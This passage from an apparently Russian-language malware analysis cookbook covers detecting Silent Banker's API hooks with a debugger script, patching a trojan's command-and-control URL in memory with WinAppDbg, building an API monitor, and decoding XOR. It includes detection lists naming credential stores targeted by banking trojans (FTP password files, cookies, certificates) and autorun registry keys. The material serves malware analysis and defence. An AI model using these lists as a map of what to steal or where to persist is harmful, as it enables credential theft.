Как видно, это привело непосредственно к шелл-коду. Потребовалось несколько мгновений визуальной проверки, что несравнимо быстрее просмотра 230 Кбайт двоичных данных в поисках небольшого фрагмента. Можно создать отдельный инструмент на основе любого потокового дизассемблера, например DiStorm из рецепта 6-9, однако после обнаружения шелл-кода в двоичном файле его всё равно нужно загрузить в отладчик. При использовании `scd.py` он уже

находится в памяти, и отладку можно начать немедленно. Здесь снова пригодится установка новой точки начала, описанная в рецепте 11-5.

Рецепт 11-10. Исследование перехватов API Silentbanker

На DVD. Вспомогательные материалы к этому рецепту находятся на прилагаемом DVD.

Отладчик полностью управляет отлаживаемым процессом и может исследовать всё его виртуальное адресное пространство. Как показано в рецепте 11-9, у отладчика есть и встроенный дизассемблер, на основе которого можно создавать инструменты. В этом рецепте представлен PyCommand, обнаруживающий вредоносные перехваты API в отлаживаемом процессе. Он позволяет просто пройти путь от обнаружения через отладку к полному пониманию назначения перехвата. Сценарий `findhooks.py` находится на DVD книги.

Отличия findhooks.py от сканеров руткитов

Сканеры руткитов, например GMER из рецепта 10-6, могут искать перехваты API во всей системе, включая режим ядра. Однако они не помогают определить назначение перехвата. Допустим, вы обнаружили перехват функции `HttpSendRequestW` внутри браузера. Это лишь половина истории: ещё требуется понять, зачем вредоносная программа перехватила `HttpSendRequestW`. Возможны, например, такие объяснения:

• программа отслеживает посещённые URL и поисковые запросы;
• программа крадёт учётные данные для сайтов, на которые входит пользователь.
• программа крадёт учётные данные лишь для нескольких британских банковских сайтов;
• программа одновременно отслеживает посещённые URL и крадёт учётные данные.

Причины, по которым конкретный образец перехватывает API, можно определить статическим анализом двоичного файла в IDA Pro. Другой способ - присоединить отладчик к браузеру, установить точку останова на перехваченных функциях API, вызвать её действиями в браузере и пошагово исследовать код руткита. Сценарий `findhooks.py` удобен тем, что обнаружить и отладить перехват можно, не покидая графического интерфейса отладчика. Он не предназначен для замены полноценных сканеров руткитов вроде GMER: это лишь экспериментальный сценарий, помогающий при отладке.

Как работает сценарий

`findhooks.py` действует следующим образом:

• перечисляет все символы отлаживаемого процесса функцией `imm.getAllSymbols`. Она возвращает словарь, ключами которого служат имена модулей, например `kernel32.dll`, а значениями - другие словари. Во вложенном словаре ключами являются адреса символов, а значениями - их имена, например `CreateFileW`;
• для каждого символа каждого модуля выполняет поиск имени через `imm.getAddress` и проверяет, найден ли он в памяти процесса. В результате получаются адреса экспортируемых символов, то есть функций API;
• дизассемблирует первую инструкцию каждой функции API через `imm.disasm`, проверяет методами `op.isCall` и `op.isJmp`, является ли она `CALL` или `JMP`, и в таком случае получает адрес назначения через `op.getJmpAddr`;

• проверяет, находится ли адрес назначения CALL или JMP внутри содержащего функцию модуля. Если нет, функция API перехвачена.

Ниже приведён код findhooks.py.

```
import immlib


def isExternalToModule(imm, addr, dest):
    '''is an address within range of a DLL'''
    mod = imm.getModulebyAddress(addr)
    if (dest < mod.getBaseAddress()) or \
       (dest > mod.getBaseAddress()+mod.getSize()):
        return True
    return False


def main(args):
    imm = immlib.Debugger()
    table = imm.createTable('Rootkit Locator', \
        ['Function', 'Address', 'Opcode'])

    # this allows us to enumerate all exports from all
    # DLLs loaded in the process. we could alternately
    # walk the LDR_MODULE list and use pefile to parse
    # the PE header and find all exports
    sym = imm.getAllSymbols()

    # for each loaded DLL
    for modname in sym.keys():
        modsym = sym[modname]
        # for each symbol in the DLL
        for modaddr in modsym.keys():
            mod = modsym[modaddr]
            string = modname.split(".")[0] + "." + mod.name
            # this works like GetProcAddress. if it succeeds,
            # then we've found a valid export symbol
            addr = imm.getAddress(string)
            if addr == -1:
                continue
            # disassemble the function's 1st instruction
            op = imm.disasm(addr)
            instr = op.getDisasm()
            # check for the most typical types of inline hooks
            if op.isJmp() or op.isCall():
                dest = op.getJmpAddr()
                if isExternalToModule(imm, addr, dest):
                    table.add('', ['%s' % string, \
                        '0x%x' % addr, '%s' % instr])
            # check for hooks of type "push 0x????????; retn"
            elif op.isPush():
                nextop = imm.disasm(addr + op.getSize())
                if nextop.isRet():
                    call_dest = imm.readLong(addr+op.getSize()+1)
                    if isExternalToModule(imm, addr, call_dest):
                        table.add('', ['%s' % string, \
                            '0x%x' % addr, '%s' % instr])
```

Использование findhooks.py

Скопируйте подключаемый модуль findhook.py с DVD книги в каталог PyCommands, затем без аргументов введите !findhooks в командном поле отладчика. На рисунке 11-25 показан пример вывода сценария.

В примере отладчик присоединён к процессу Internet Explorer, заражённому образцом трояна Silent Banker. Поля окна результатов:

• **Function:** имя перехваченной функции API и содержащего её модуля;
• **Address:** адрес перехваченной функции API в памяти;
• **Opcode:** дизассемблированная первая инструкция перехваченной функции, ведущая за пределы содержащего её модуля.




Рисунок 11-25. Поиск перехватов API Silent Banker

В процессе IE есть несколько перехватов, но не все они вредоносны. Обычно отличить вредоносный перехват от нормального можно по имени функции и адресу назначения. Например, `ws2_32.WSAGetLastError` перехвачена, но ведёт к `kernel32.GetLastError`: это всего лишь перенаправление экспорта. В то же время `advapi32.CryptGenKey` ведёт по адресу `01C10000`. Многие перехваченные функции указывают в диапазон `01000000-02000000`, причём у выполняемого там кода нет имени связанного модуля. Именно там, несомненно, и находится Silent Banker.

Отладка перехватов API

Зная, какие API перехвачены, можно установить на них точки останова и начать посещать сайты, передавать файлы по FTP и выполнять другие действия в отлаживаемом процессе. Разумеется, не используйте настоящие учётные данные. Ещё лучше проводить испытания в лаборатории с InetSim из рецепта 7-3, где утечка данных невозможна.

На рисунке 11-26 показано дизассемблирование кода перехвата `ws2_32.send`. Чтобы попасть сюда, мы установили точку останова на `send` и открыли веб-страницу в IE. Перехват ищет в исходящих пакетах строки `USER`, `PASS` и другие данные, передаваемые открытым текстом протоколами HTTP и FTP. Если вредоносная программа читает файл с диска, чтобы определить целевые учреждения, скорее всего, это также будет происходить внутри функции перехвата.



Рисунок 11-26. Руткит ищет в трафике имена пользователей и пароли

Описанный приём позволяет быстро выявлять перехваченные функции API в отлаживаемых процессах. Возможны ложные срабатывания, например допустимое перенаправление экспорта, а пример сценария обнаруживает только встроенные перехваты. Однако без больших усилий его можно расширить для поиска других видов перехватов.

Отладчик WinAppDbg на Python

WinAppDbg (http://winappdbg.sourceforge.net/) - модуль Python Марио Виласа (Mario Vilas), позволяющий легко инструментировать и отлаживать приложения Windows сценариями Python. Полноценный собственный отладчик на его основе можно создать всего несколькими строками исходного кода. Это открывает множество интересных возможностей, полностью доступных из командной строки. На сайте инструмента WinAppDbg описан так:

> Он применяет `ctypes` как оболочку для многих связанных с отладкой вызовов Win32 API и предоставляет мощный уровень абстракции для управления потоками, библиотеками и процессами. Сценарий можно присоединять как отладчик, трассировать выполнение, перехватывать API, обрабатывать события отлаживаемой программы и устанавливать точки останова разных видов: программные, аппаратные и по памяти. Кроме того, в нём совсем нет машинного кода, поэтому поддерживать и изменять его проще, чем другие отладчики Windows.

Следующие рецепты показывают применение готовых инструментов WinAppDbg и создание собственных средств на основе этой среды. Дополнительные сведения о чистых отладчиках Python для Windows и альтернативы:

• pydbg Педрама Амини (Pedram Amini): http://pedram.redhive.com/PyDbg/docs/
• среда обратного проектирования PaiMei Педрама Амини: http://pedram.redhive.com/PaiMei/docs/

Рецепт 11-11. Управление памятью процесса инструментами WinAppDbg

Как уже отмечалось, WinAppDbg - не только среда отладки. Марио предоставляет ряд полезных консольных сценариев Python для исследования вредоносной программы и взаимодействия с ней во время анализа. В таблице 11-6 перечислены эти вспомогательные инструменты.

Таблица 11-6. Вспомогательные инструменты WinAppDbg

Инструмент	Описание
`pinject.py`	Внедряет DLL в выбранный процесс.
`plist.py`	Перечисляет активные процессы и их PID.
`pmap.py`	Показывает карту памяти процесса, включая разрешения страниц и полный путь на диске к отображённым файлам в диапазонах памяти.
`pread.py`	Читает память процесса и выводит её в стандартный поток либо выбранный файл.
`pwrite.py`	Записывает данные в память процесса; входными данными могут быть шестнадцатеричные цифры в командной строке или двоичный файл.
`ptrace.py`	Трассирует выполнение процесса: может выводить дизассемблированные инструкции, регистры и содержимое стека перед системными вызовами, то есть переходами в режим ядра.
`pkill.py`	Завершает один или несколько процессов.

Инструмент	Описание
`pdebug.py`	Консольный отладчик с синтаксисом, похожим на WinDbg.
`pfind.py`	Ищет строки, шестнадцатеричные шаблоны или регулярные выражения в адресном пространстве любого процесса пользовательского режима.

Рассмотрим условный сценарий. На машине анализа работает троян, который декодирует в память URL своего сервера управления. Каждые 60 секунд он пытается преобразовать имя узла из URL в IP-адрес и подключиться к нему. Требуется заставить троян соединяться с другим сервером, найдя и изменив URL в его памяти без графических инструментов и без нарушения состояния процесса.

1. Перечислите активные процессы лабораторной машины с помощью `plist.py`:

```
C:\Scripts> python plist.py
Process enumerator
by Mario Vilas (mvilas at gmail.com)
  PID Filename
    0 [System Idle Process]
    4 [System Integrity Group]
  460 cmd.exe
  508 svchost.exe
  580 jqs.exe
  588 smss.exe
  620 sqlservr.exe
  664 csrss.exe
  688 winlogon.exe
  [REMOVED]
 1744 yuapp.exe <= this is your malware
```

2. Найдите `http://` в памяти трояна с помощью `pfind.py`. Сценарию передаются PID вредоносной программы, искомая строка и необязательный флаг `-v`, выводящий шестнадцатеричный дамп совпавшей области памяти.

```
C:\Scripts> python pfind.py 1744 -s http:// -v
Process memory finder
by Mario Vilas (mvilas at gmail.com)
Found string #1 at process 1744, address 011913B0 (7 bytes)
011913B0: 68 74 74 70 3a 2f 2f 74  http://t
011913B8: 73 6f 2e 76 61 69 6c 72  so.vailr
Found string #1 at process 1744, address 017E7310 (7 bytes)
017E7310: 68 74 74 70 3a 2f 2f 61  http://a
017E7318: 64 2e 64 6f 75 62 6c 65  d.double
Found string #1 at process 1744, address 017E73E8 (7 bytes)
017E73E0: 00 00 00 00 0d f0 ad 0b  ........
017E73E8: 68 74 74 70 3a 2f 2f 77  http://w
[REMOVED]
```

3. Выведите URL целиком с помощью `pread.py` и определите доступный объём для замены символов. В следующей команде передаются PID программы, адрес первого результата `pfind.py` и размер читаемой памяти, 64 байта. URL занимает 30 символов, а после него, по-видимому, есть свободное место. Без более глубокого анализа кода нельзя понять, не принадлежит ли оно другой переменной, поэтому перезаписывать его рискованно.

```
C:\Scripts>python pread.py 1744 011913B0 64
Process memory reader
by Mario Vilas (mvilas at gmail.com)
Read 64 bytes from PID 1744
011913B0: 687474703a2f2f74736f652e7661696c  http://tsoe.vail
011913C0: 726f61642e636f6d2f782e7068700000  road.com/x.php..
011913D0: 00000000000000000000000000000000  ................
011913E0: 00000000000000000000000000000000  ................
```

4. Перезапишите URL в памяти с помощью `pwrite.py`. Копируемые в память процесса шестнадцатеричные значения можно передать в командной строке либо предоставить двоичный файл.

Следующая команда заменяет URL на `test.com/a.php`, шестнадцатеричное представление которого равно `746573742e636f6d2f612e70687000`. Обратите внимание: к строке добавлен завершающий нулевой байт, а к адресу записи прибавлено 7, чтобы не перезаписать префикс `http://`.

```
C:\Scripts>python pwrite.py 1744 011913B0+7 \
               746573742e636f6d2f612e70687000
Process memory writer
by Mario Vilas (mvilas at gmail.com)
Written 64 bytes to PID 1744

C:\Scripts>python pread.py 1744 011913B0 64
Process memory reader
by Mario Vilas (mvilas at gmail.com)
Read 64 bytes from PID 1744
011913B0: 687474703a2f2f746573742e636f6d2f  http://test.com/
011913C0: 612e706870006f6d2f782e7068700000  a.php.om/x.php..
011913D0: 00000000000000000000000000000000  ................
011913E0: 00000000000000000000000000000000  ................
```

Готово. Хвост `om/x.php` остался в памяти, поскольку новый URL короче исходного. Однако нулевой байт не позволит ему стать частью URL при следующей попытке трояна подключиться к сайту.

Рецепт 11-12. Разработка монитора API на Python с WinAppDbg

> **На DVD.** Вспомогательные материалы к этому рецепту находятся на прилагаемом DVD.

В этом рецепте создаётся монитор API на основе WinAppDbg. В сетевой документации WinAppDbg[5] есть несколько примеров построения приложений, поэтому здесь рассматривается только каркас сценария монитора API и способы его настройки для анализа вредоносных программ. Основная идея - написать сценарий Python, служащий оболочкой класса отладчика. Вредоносная программа выполняется внутри отладчика без графического интерфейса и интерактивного управления. Установка точек останова, журналирование параметров и чтение или запись памяти во время выполнения реализуются в многократно используемом сценарии.

Следующий каркас монитора API перехватывает `CreateFileW`. В класс `MyEventHandler` можно добавить имена любых других интересующих функций Windows API. Вместе с именем функции необходимо указать число её аргументов, которое можно узнать в MSDN или заголовочных файлах Windows. Затем добавляются обработчики, выполняемые до или после перехватываемой функции API. Их имена должны следовать установленному шаблону. Обработчик при входе в `CreateFileW`, полезный для записи параметров, называется `pre_CreateFileW`, а обработчик при выходе, полезный для записи возвращаемого значения, - `post_CreateFileW`.

> **Примечание.** Насколько известно авторам, максимального числа функций, перехватываемых одним сценарием, нет. Но чем их больше, тем медленнее выполняется отлаживаемая программа. Авторы успешно перехватывали почти 200 функций.

```
from winappdbg import Debug, EventHandler
import sys
import os


class MyEventHandler(EventHandler):
    # Add the APIs you want to hook
    apiHooks = {
        'kernel32.dll': [
```

```
            ('CreateFileW', 7),
        ],
    }

    # The pre_ functions are called upon entering the API
    def pre_CreateFileW(self, event, ra, lpFileName, dwDesiredAccess,
            dwShareMode, lpSecurityAttributes, dwCreationDisposition,
            dwFlagsAndAttributes, hTemplateFile):

        fname = event.get_process().peek_string(lpFileName, \
                                                fUnicode=True)
        print "CreateFileW: %s" % (fname)

    # The post_ functions are called upon exiting the API
    def post_CreateFileW(self, event, retval):
        if retval:
            print 'Succeeded, handle value: %x' % (retval)
        else:
            print 'Failed!'


if __name__ == "__main__":
    if len(sys.argv) < 2 or not os.path.isfile(sys.argv[1]):
        print "\nUsage: %s <File to monitor> [arg1 arg2 ...]\n" % \
            sys.argv[0]
        sys.exit()

    # Instance a Debug object, passing it the MyEventHandler instance
    debug = Debug(MyEventHandler())

    try:
        # Start a new process for debugging
        p = debug.execv(sys.argv[1:], bFollow=True)
        # Wait for the debugged process to finish
        debug.loop()
    # Stop the debugger
    finally:
        debug.stop()
```

Функция `__main__` создаёт объект `Debug` и передаёт ему экземпляр `MyEventHandler`. Метод `execv` запускает процесс, указанный пользователем в командной строке. Флаг `bFollow=True` заставляет WinAppDbg отслеживать все дочерние процессы. WinAppDbg автоматически устанавливает точки останова на функциях API из класса `MyEventHandler`. При их срабатывании среда вызывает обработчики `pre_` и `post_`. Это похоже на условные точки останова с журналированием из рецепта 11-7, но гибкость Python даёт гораздо больше контроля над условиями и журналом.

Для испытания сценария вызовите его из командной строки, указав полный путь к запускаемому процессу. Если процесс принимает параметры, разместите их после пути. В примере запускается `notepad.exe` с именем редактируемого файла. Каркас выводит данные в STDOUT, поэтому вызовы `CreateFileW` видны сразу.

```
C:\>python simpleapi.py c:\windows\system32\notepad.exe c:\host.txt
CreateFileW: C:\WINDOWS\WindowsShell.Manifest
Succeeded (handle value: 48)
CreateFileW: c:\host.txt
Succeeded (handle value: 78)
```

Использование монитора API pymon.py

Разобрав основы создания монитора API, расширим пример. На DVD книги находится сценарий WinAppDbg `pymon.py`. В него включены следующие полезные возможности:

• наблюдение примерно за 200 функциями Windows API из более чем десяти DLL; по сравнению с другими мониторами API это немного, поскольку выбраны только наиболее информативные функции;
• создание отчётов HTML и автоматическое выделение подозрительных вызовов API;
• копирование в выходной каталог файлов, которые вредоносная программа пытается удалить через `DeleteFile` или `MoveFileEx`;
• отслеживание новых дочерних процессов на основе возможности WinAppDbg `bFollow=True`;
• попытка отслеживать использование дескрипторов, чтобы выводить осмысленные имена объектов вместо чисел вроде `0x44`, например имя файла;
• предварительный просмотр в стиле шестнадцатеричного дампа двоичных данных, переданных функциям API. Например, отчёт показывает первые 128 байт записываемых в файл данных, причём объём настраивается. То же относится к чтению из файла, чтению и записи реестра, передаче по сети, а также расшифрованию и шифрованию криптографическими функциями.

По мнению авторов, лучшая возможность `pymon` - автоматическое выделение подозрительной активности. Заранее подготовленные критерии подозрительности и немедленное сосредоточение на соответствующем поведении в отчёте HTML значительно экономят время. Далее приведено несколько примеров. Список `alert_file_content_write` создаёт предупреждение при каждом вызове `WriteFile`, если записываемый буфер содержит одну из перечисленных строк. Так выявляются попытки сохранить исполняемые файлы, пакетные сценарии и сценарии автозапуска.

```
#---------------------------------------------------------------------
# alert_file_content_write: Highlight attempts
#                 to write particular patterns.
#---------------------------------------------------------------------
alert_file_content_write = [
    'This program cannot be run in DOS mode',   # PE header string
    'This program must be run under Win32',     # PE header string
    'Scripting.FileSystemObject',               # WScript self-delete
                                                  # scripts
    '@echo off',                                # BAT scripts
    'net stop',                                 # BAT scripts
    'reg add',                                  # BAT scripts
    'Windows Registry Editor',                  # REG scripts
    '[Autorun]',                                # Autorun scripts
]
```

Список `alert_file_write` проверяется, когда вредоносная программа вызывает `CreateFile` с параметром `dwDesiredAccess`, разрешающим запись. Если `lpFileName` совпадает с элементом списка, `pymon` создаёт предупреждение. В список можно включать полные и частичные пути, расширения, файлы, именованные каналы, диски и другие объекты. Например, если USB-накопитель смонтирован как `F:`, а сетевой ресурс как `E:`, предупреждение о записи на любой из этих дисков укажет на способность программы распространяться.

```
#---------------------------------------------------------------------
# alert_file_write: Highlight attempts to write
#               to files/directories that match
#---------------------------------------------------------------------
alert_file_write = [
    'C:\\windows\\system32\\',           # Writes to system dir
    '\\\\.\\PhysicalDrive0',            # Writes to physical drive
    '.dll',                             # DLLs in any directory
    '.exe',                             # EXEs in any directory
    '.sys',                             # SYSs in any directory
    '.bat',                             # BATs in any directory
    '.reg',                             # REGs in any directory
    '\\\\.\\PIPE\\SfcApi',              # Attempts to disable WFP
    'Autorun.inf',                      # Writes to autorun
]
```

Список `alert_file_read` проверяется при попытке открыть файл с правом чтения. Обычно предупреждения настраивают для файлов и каталогов с конфиденциальными сведениями,

например паролями или cookie, которые читают банковские трояны, а также для признаков противодействия отладке.

```
#---------------------------------------------------------------------
# alert_file_read: Highlight attempts to read
#                files/directories that match
#---------------------------------------------------------------------
alert_file_read = [
    '#SharedObjects',                 # Flash cookies
    '\\Application Data\\Macromedia\\Flash Player',
                                      # Flash cookies
    'C:\\RECYCLER',                   # Accessing deleted files
    '\\\\.\\SIWVID',                  # Anti-Debugging stuff
    '\\\\.\\REGSYS',                  # ...
    '\\\\.\\REGVXG',
    '\\\\.\\FILEVXG',
    '\\\\.\\FILEM',
    '\\\\.\\TRW',
    '\\\\.\\SICE',
    '\\\\.\\NTICE',
    '\\\\.\\ICEEXT',
    'wcx_ftp.ini',                    # Total Commander passwords
    'Ipswitch\\WS_FTP',               # WS FTP passwords
    'FlashFXP',                       # FlashFXP passwords
    'SmartFTP',                       # SmartFTP passwords
    'TurboFTP',                       # TurboFTP passwords
    '\\Application Data\\Opera\\',    # Opera passwords
    'Cookies',                        # Cookies
    '.pfx',                           # Certificates
]
```

Список `alert_reg_write` проверяется при вызовах вроде `RegSetValue`. Если изменяемый ключ совпадает с элементом списка, `pymon` создаёт предупреждение. Здесь указывают места автоматического запуска, ключи внедрения DLL, изменения брандмауэра, службы и прочее.

```
#---------------------------------------------------------------------
# alert_reg_write: Highlight attempts to write
#                  to registry keys that match
#---------------------------------------------------------------------
alert_reg_write = [
    'HKEY_CLASSES_ROOT',
    'Microsoft\\Windows\\CurrentVersion\\Run',
    'FirewallPolicy\\StandardProfile\\AuthorizedApplications\\List',
    'Image File Execution Options',
    'Microsoft\\Windows NT\\CurrentVersion\\Winlogon\\Notify',
    'ShellIconOverlayIdentifiers',
    'InprocServer32',
    'Software\\Microsoft\\Windows NT\\CurrentVersion\\Drivers32',
]
```

`alert_reg_content_write` похож на `alert_file_content_write`, но относится к данным, записываемым в любое значение любого ключа реестра. Распространённые строки вроде `http` могут вызвать ложные предупреждения, поэтому используйте их осторожно. Авторы начинают со списка расширений исполняемых файлов. Законных причин записывать в реестр данные со строкой `.exe` почти нет, поэтому такие случаи всегда помечаются. Благодаря множеству мест автозапуска указание расширений в `alert_reg_content_write` с большой вероятностью выявит попытки автоматического запуска без предварительного знания используемого ключа.

```
#---------------------------------------------------------------------
# alert_reg_content_write: Highlight attempts to
#             write strings/patterns to registry
#---------------------------------------------------------------------
alert_reg_content_write = [
    '.dll',
    '.sys',
    '.exe',
]
```

Список alert_loaded_dll проверяется при вызове функции вроде LoadLibrary. В отличие от kernel32.dll, содержащей функции разного назначения, такие библиотеки, как pstorec.dll, применяются только для чтения или записи защищённого хранилища. Если вредоносная программа загружает pstorec.dll, она, скорее всего, пытается украсть учётные данные. Аналогично, sfc_os.dll включает или отключает защиту файлов Windows. Если процесс пользовательского режима загружает ntoskrnl.exe, исполнительный модуль ядра, вероятнее всего, он собирает сведения для установки руткита уровня ядра.

```
#-------------------------------------------------------------------
# alert_loaded_dll: Highlight attempts to load particular DLLs
#-------------------------------------------------------------------
alert_loaded_dll = [
    'pstorec.dll',      # Accessing protected storage
    'sfc_os.dll',       # Accessing WFP services
    'ntoskrnl.exe',     # Trying to resolve exports for SSDT hook
]
```

Кроме того, pymon настроен предупреждать о следующих признаках вредоносной активности:

• попытках изменить временные метки файлов на даты в прошлом;
• попытках вызвать CreateFile для собственного файла, что обычно означает извлечение других двоичных файлов или конфигурационных данных из самого образца;
• попытках запустить или остановить службы Windows;
• попытках читать или записывать память любого другого процесса.

На рисунке 11-27 показан пример отчёта pymon. Настоящий HTML-отчёт содержит больше подробностей, но для размещения на странице его пришлось сократить. В нём видны имя функции API и основной объект, над которым вредоносная программа выполняет операцию. Если API принимает двоичные данные, как WriteFile и RegSetValueExA, выводится их предварительный шестнадцатеричный дамп. Строки с сработавшими предупреждениями pymon выделяет жёлтым. Успешные вызовы API показаны светло-серым, неудачные - тёмно-серым.




Рисунок 11-27. Pymon автоматически выделяет подозрительное поведение

По результатам на рисунке 11-27 видно, что вредоносная программа сохраняет WinCtrl32.dll в каталог system32. Она регистрирует DLL как пакет уведомлений Winlogon, чтобы winlogon.exe загружал библиотеку при запуске. Затем программа пытается открыть Wincl175.sys, но безуспешно: код возврата ffffffff равен INVALID_HANDLE_VALUE. Далее она через CreateProcessA запускает cmd.exe. Вызов успешен, поскольку отчёт показывает идентификаторы нового процесса и потока. Процессу cmd.exe поручено удалить один из временных файлов программы.

Таким образом, pymon чрезвычайно полезен для выявления поведения вредоносных программ. Это лишь один пример приложения, построенного расширением WinAppDbg. Недостаток pymon в том,

что вредоносная программа действительно работает под отладчиком, поэтому приёмы противодействия отладке могут помешать анализу. Если при запуске процесса методом `execv` передать флаг `bHostile=True`, WinAppDbg внесёт несколько изменений для защиты от простейших способов обнаружения отладчика, однако полной защитой это не является.

Сноски

[1] [назад] http://labs.idefense.com/software/malcode.php#more_malcode+analysis+pack
[2] [назад] http://breakingcode.wordpress.com/2010/01/18/quickpost-converting-shellcode-to-executable-files-using-inlineegg/
[3] [назад] http://msdn.microsoft.com/en-us/library/aa366549%28VS.85%29.aspx
[4] [назад] http://www.cyberwart.com/blog/2009/08/10/set-future-breakpoints
[5] [назад] http://sourceforge.net/apps/trac/winappdbg/wiki/Debugging

Глава 12. Деобфускация

Деобфускация - процесс преобразования непонятной информации в доступный для понимания вид. Это искусство, наука, увлечение и безусловная необходимость при анализе вредоносных программ. В этой главе кодирование, шифрование и упаковка рассматриваются как формы обфускации. Хотя в техническом смысле эти понятия немного различаются, злоумышленники используют их с одной целью: скрыть определённые сведения от посторонних глаз. Без методов деобфускации ваше понимание вредоносной программы и её возможностей останется ограниченным.

Глава охватывает путь от обратного проектирования простых процедур XOR до взлома алгоритмов генерации доменов. Вы научитесь расшифровывать трафик управления и распаковывать двоичные файлы. Как всегда, лучший способ развить навыки после чтения - собрать образцы вредоносных программ (см. главу 2) и практиковаться снова и снова.

Декодирование распространённых алгоритмов

XOR (исключающее ИЛИ) и кодирование base64 - две простейшие и наиболее распространённые формы обфускации. Большинство, если не все, языков программирования, включая Python, C, Perl, JavaScript, PHP, Ruby, Delphi и Visual Basic, поддерживают XOR и base64. Поэтому эти алгоритмы легко реализовать и удобно применять. В рецептах этого раздела показано, как обнаруживать и декодировать данные, обфусцированные с помощью XOR и base64.

Рецепт 12-1. Обратное проектирование алгоритмов XOR на Python

На DVD. Вспомогательные материалы к этому рецепту находятся на прилагаемом DVD.

XOR - пример симметричной операции: один и тот же ключ используется и для кодирования, и для декодирования данных. Следовательно, для обращения XOR нужно знать начальное значение, применённое злоумышленником при кодировании. В этом рецепте рассматривается декодирование различных вариантов XOR с помощью находящегося на DVD книги модуля Python `xortools.py`.

Основные свойства XOR

В таблице 12-1 показано действие XOR. Для каждой пары соответствующих битов двух операндов результат равен 0, если биты одинаковы, и 1, если различаются. В языках высокого уровня вроде C и Python операцию XOR обозначает символ ^.

Таблица 12-1. Основные вычисления XOR

X	Y	X ^ Y
0	0	0
1	0	1
0	1	1
1	1	0

Особое свойство XOR состоит в том, что повторное применение с тем же операндом обращает операцию. Если вычислить XOR значений X и Y, а затем применить XOR результата с Y, получится исходное X. Это показано в таблице 12-2.

Таблица 12-2. Обращение XOR

X	Y	X ^ Y	(X ^ Y) ^ Y
0	0	0	0
1	0	1	1
0	1	1	0
1	1	0	1

Поиск XOR в IDA Pro

Если у вас есть образец вредоносной программы, выполняющий XOR, его можно дизассемблировать в IDA Pro и найти инструкции XOR. Выберите **Search > Text** и введите `XOR`. Не удивляйтесь сотням инструкций вида `XOR reg, reg`, где `reg` - любой регистр общего назначения: XOR значения с самим собой даёт ноль. Поэтому многие компиляторы представляют выражения исходного кода вроде `int i=0` инструкцией `XOR reg, reg`. Такие случаи можно пропустить. Ищите инструкции XOR с жёстко заданными значениями или ссылками на адреса памяти, где хранится ключ XOR.

Однобайтовый XOR

На рисунке 12-1 показана функция, применяющая XOR по одному байту с ключом `0xBC`.




Рисунок 12-1. Функция однобайтового XOR

Судя по дизассемблированному коду, исходная программа автора выглядела примерно так:

```
void xor_loop(unsigned char *pData)
{
    for(int i=0; pData[i]; i++)
    {
        pData[i] ^= 0xBC;
    }
    return;
}
```

Если строка, целый файл или байты перехваченного сетевого обмена закодированы однобайтовым XOR, декодируйте их следующим образом.

1. Скопируйте с DVD книги файл `xortools.py`. В нём находится функция:

```
def single_byte_xor(buf, key):
    out = ''
    for i in buf:
        out += chr(ord(i) ^ key)
    return out
```

2. В оболочке Python выполните следующие команды, предполагая, что `in_buf` содержит закодированные данные:

```
$ python
>>> from xortools import single_byte_xor
